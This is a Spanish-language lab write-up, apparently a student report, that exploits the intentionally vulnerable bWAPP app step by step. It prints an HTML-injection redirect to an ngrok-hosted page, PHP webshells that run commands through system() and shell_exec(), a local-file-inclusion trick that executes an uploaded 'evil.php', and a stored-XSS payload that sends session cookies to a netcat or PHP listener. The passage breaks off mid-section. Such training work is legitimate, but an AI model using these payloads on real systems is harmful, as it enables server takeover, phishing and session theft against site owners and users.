
Contenido del archivo shell.html creado localmente

2. Levantar servidor web local

En terminal:

```
php -S localhost:8081
```

Esto lanza un servidor embebido de PHP sirviendo archivos en el puerto 8081.



Terminal con servidor PHP embebido activo

3. Exponer recurso con ngrok

Instalación de ngrok (si no está instalado)

1. abrir otra terminal, descargar y descomprimir:

```
wget https://bin.equinox.io/c/bNyj1mQVY4c/ngrok-stable-linux-amd64.zip
```

```
unzip ngrok-stable-linux-amd64.zip
```

2. Si tenés permisos de administrador, podés moverlo a una ruta global:

```
sudo mv ngrok /usr/local/bin
```

! Si **NO** tenés permisos de administrador (**sin sudo**), simplemente ejecutalo directamente desde donde lo descomprimiste:

```
./ngrok http 8081
```

3. Verificar instalación:

./ngrok version

4. (**Obligatorio**): Para que ngrok funcione, debés tener una cuenta gratuita y configurar tu authtoken:

- Regístrate en <https://dashboard.ngrok.com/signup>
- Copiá tu authtoken desde <https://dashboard.ngrok.com/get-started/your-authtoken>
- Ejecutá el siguiente comando:

./ngrok config add-authtoken TU_TOKEN_AQUI

Ejecutar túnel:

./ngrok http 8081

Se genera una URL como:

https://token-generado-por.ngrok.io/shell.html

```
vboxuser@vbox: ~
[Fri May 30 09:ngrok
started

    ❤️ ngrok? We're hiring https://ngrok.com/careers

Session Status      online
Account            dante (Plan: Free)
Version             3.22.1
Region              South America (sa)
Latency             60ms
Web Interface      http://127.0.0.1:4040
Forwarding          https://7acf-181-1-54-94.ngrok-free.app -> http://localhost:8081

Connections        ttl     opn      rti     rt5      p50      p90
                   0       0       0.00    0.00    0.00    0.00
```

Consola de ngrok con la URL pública generada

4. Acceder al módulo vulnerable en bWAPP

1. Iniciar sesión en:

http://localhost:8080

- Usuario: bee
- Contraseña: bug

2. Seleccionar:

HTML Injection - Reflected (GET)


3. Presionar **Hack.**

5. Inyectar el payload malicioso

Inyectar en el campo:

```
<img src=x onerror="location='https://token-generado-
por.ngrok.io/shell.html'">
```

Esto provoca que al fallar la carga de la imagen, el navegador redirija automáticamente.




Payload HTML injectado en el formulario

6. Redirección y ejecución del HTML externo


Al hacer clic en "Go", se redirige automáticamente a:

```
https://token-generado-por.ngrok.io/shell.html
```

Donde se carga el contenido de la shell simulada.



Página redirigida mostrando la shell activa



ngrok mostrando la conexión recibida

📌 Conclusión parcial

Esta prueba demuestra cómo una inyección HTML puede tener consecuencias reales si se combina con una redirección externa. Usando ngrok y un archivo HTML malicioso, se logró redirigir a un recurso simulado que representa una shell. Esta técnica puede ser ampliada para ataques más complejos como CSRF o phishing, dependiendo del contenido alojado remotamente. El redireccionamiento a una tienda falsa podría usarse para phishing: si el HTML injectado simula un login de bWAPP, los usuarios podrían ingresar sus

credenciales, las cuales serían robadas mediante JavaScript malicioso en el servidor local

2.7. Insecure File Upload + WebShell

Objetivo

Demostrar la explotación de una vulnerabilidad de carga de archivos sin restricciones para subir un webshell .php malicioso que permite la ejecución remota de comandos en el servidor, comprometiendo completamente la seguridad del sistema.

Herramientas utilizadas

- Navegador web (Firefox o Chromium)
 - DevTools → pestaña Red (opcional para interceptar y modificar peticiones)
 - Editor de texto (para crear el payload .php)
 - Entorno vulnerable con módulo de carga de archivos sin validación (por ejemplo bWAPP, DVWA o entorno propio)
-

Procedimiento paso a paso

1. Acceder al módulo vulnerable

Ingresar a la aplicación web con la función de carga de archivos activa y sin restricciones.

(Ejemplo: módulo "Unrestricted File Upload" en bWAPP o aplicación propia).



Página de subida de archivos

2. Crear el archivo webshell

Con un editor de texto, crear un archivo PHP llamado shell.php con el siguiente contenido mínimo:


```
<?php system($_GET["cmd"]); ?>
```

Este código permite ejecutar comandos arbitrarios recibidos mediante el parámetro cmd en la URL.

3. Subir el archivo malicioso

En la interfaz de carga, seleccionar el archivo shell.php y enviarlo.

Si no hay validación de tipo ni contenido, la subida será exitosa.



Archivo shell.php subido exitosamente

4. Ejecutar comandos remotos

Acceder al archivo subido desde el navegador con la URL correspondiente, por ejemplo:

<http://example.com/images/shell.php?cmd=ls -la>

La respuesta mostrará el resultado del comando ejecutado (ls -la), confirmando la ejecución remota.



Ejecución del comando ls -la vía shell.php

Conclusión parcial

La falta de validación en la carga de archivos permite subir archivos PHP con código arbitrario, lo que lleva a la ejecución remota de código y control total del servidor.

→ Esto puede usarse para:

- Escalar privilegios
 - Exfiltrar datos sensibles
 - Instalar puertas traseras permanentes
-

2.8 File Inclusion (Local) + PHP Code Injection

Objetivo

Aprovechar una vulnerabilidad de tipo **Local File Inclusion (LFI)** para cargar y ejecutar un archivo PHP malicioso (`evil.php`) ubicado en una ruta accesible por el servidor. El archivo injectado permite ejecutar comandos arbitrarios en el sistema.

Herramientas utilizadas

- Navegador web (Firefox o Chromium)
 - Editor de texto plano
 - Servidor bWAPP en entorno Docker local (<http://localhost:8080>)
 - Acceso al módulo: A5 - Remote & Local File Inclusion
-

Procedimiento paso a paso

1. Crear el archivo malicioso `evil.php`

1. En la máquina local, crear un archivo con el siguiente contenido:

```
<?php echo shell_exec($_GET["cmd"]); ?>
```

2. Guardar el archivo como evil.php en tu carpeta personal (/home/vboxuser/).

3. Iniciar sesión como root:
-

```
su
```


4. Copiar el archivo al contenedor bwapp utilizando permisos de root:
-

```
docker cp /home/vboxuser/evil.php  
bwapp:/var/www/html/images/evil.php
```


5. Verificar que el archivo fue correctamente copiado:
-

```
docker exec -it bwapp /bin/bash
```

```
ls -l /var/www/html/images/evil.php
```



Código fuente de evil.php creado localmente




Verificación del archivo dentro del contenedor

2. Incluir el archivo vía LFI

1. Acceder al módulo vulnerable:
 - Módulo: A5 - Remote & Local File Inclusion
 - URL: <http://localhost:8080/rifi.php>
2. Modificar el parámetro language en la URL, utilizando una ruta relativa hasta evil.php:

`http://localhost:8080/rifi.php?language=images/evil.php&cmd=whoami&action=go`

3. El servidor procesará el archivo evil.php como si fuera parte de su código.
4. El resultado del comando whoami aparecerá en pantalla.



Resultado visible de ejecución del comando en respuesta

📌 Conclusión parcial

Este ataque demuestra que si un servidor incluye archivos sin sanitizar adecuadamente la ruta, puede ser forzado a cargar archivos PHP personalizados por el atacante. Esto habilita una **ejecución de código remota (RCE)** si el archivo contiene comandos dinámicos como shell_exec() o system().

→ Combinando File Upload o acceso a carpetas como /tmp/, un atacante puede aprovechar esta técnica para ejecutar cualquier comando como si fuera parte del sistema.

2.9 Cross-Site Scripting - Stored (XSS Almacenado)+ Robo de Cookies (Session Hijacking)

✓ Objetivo

Demostrar cómo una vulnerabilidad de tipo **Cross-Site Scripting - Stored (XSS Almacenado)** en el módulo de blog de bWAPP puede ser aprovechada para ejecutar un ataque de **robo de cookies de sesión**, con el objetivo de secuestrar la sesión de un usuario legítimo (session hijacking).

El ataque simula un entorno en el cual se puede capturar la cookie PHPSESSID del navegador víctima, utilizando un payload malicioso que hace una petición hacia un servidor externo controlado por el atacante.


Herramientas utilizadas

- Navegador web (Firefox o Chromium)
 - bWAPP en entorno Docker (<http://localhost:8080>)
 - Editor de texto (para el script del atacante)
 - Terminal con **servidor HTTP** levantado (php -S o nc)
 - DevTools (para observar la cookie de sesión)
 - Módulo vulnerable de bWAPP:
[A3 - Cross-Site Scripting \(XSS\) > Cross-Site Scripting - Stored \(Blog\)](#)
-

Procedimiento paso a paso

1. Acceso al módulo vulnerable

- Iniciar sesión en bWAPP con:
 - Usuario: bee
 - Contraseña: bug
- Seleccionar en el menú lateral:
[A3 - Cross-Site Scripting - Stored \(Blog\)](#)
- Hacer clic en "**Hack**" para abrir el módulo.



Pantalla principal del módulo “Stored XSS - Blog” abierta tras hacer clic en “Hack”.


2. Preparación del entorno atacante

- En la terminal local, levantar un servidor para recibir las cookies:

```
php -S 0.0.0.0:8000
```

O bien:

```
nc -lvp 8000
```



Terminal mostrando que el servidor está a la escucha en el puerto 8000 (con php -S o nc).


3. Ingreso del payload XSS Almacenado malicioso

- En el formulario del blog (título y comentario), se coloca lo siguiente:

Comentario:

```
<script>new  
Image().src='http://localhost:8000/steal.php?cookie='+document.cookie;</script>
```

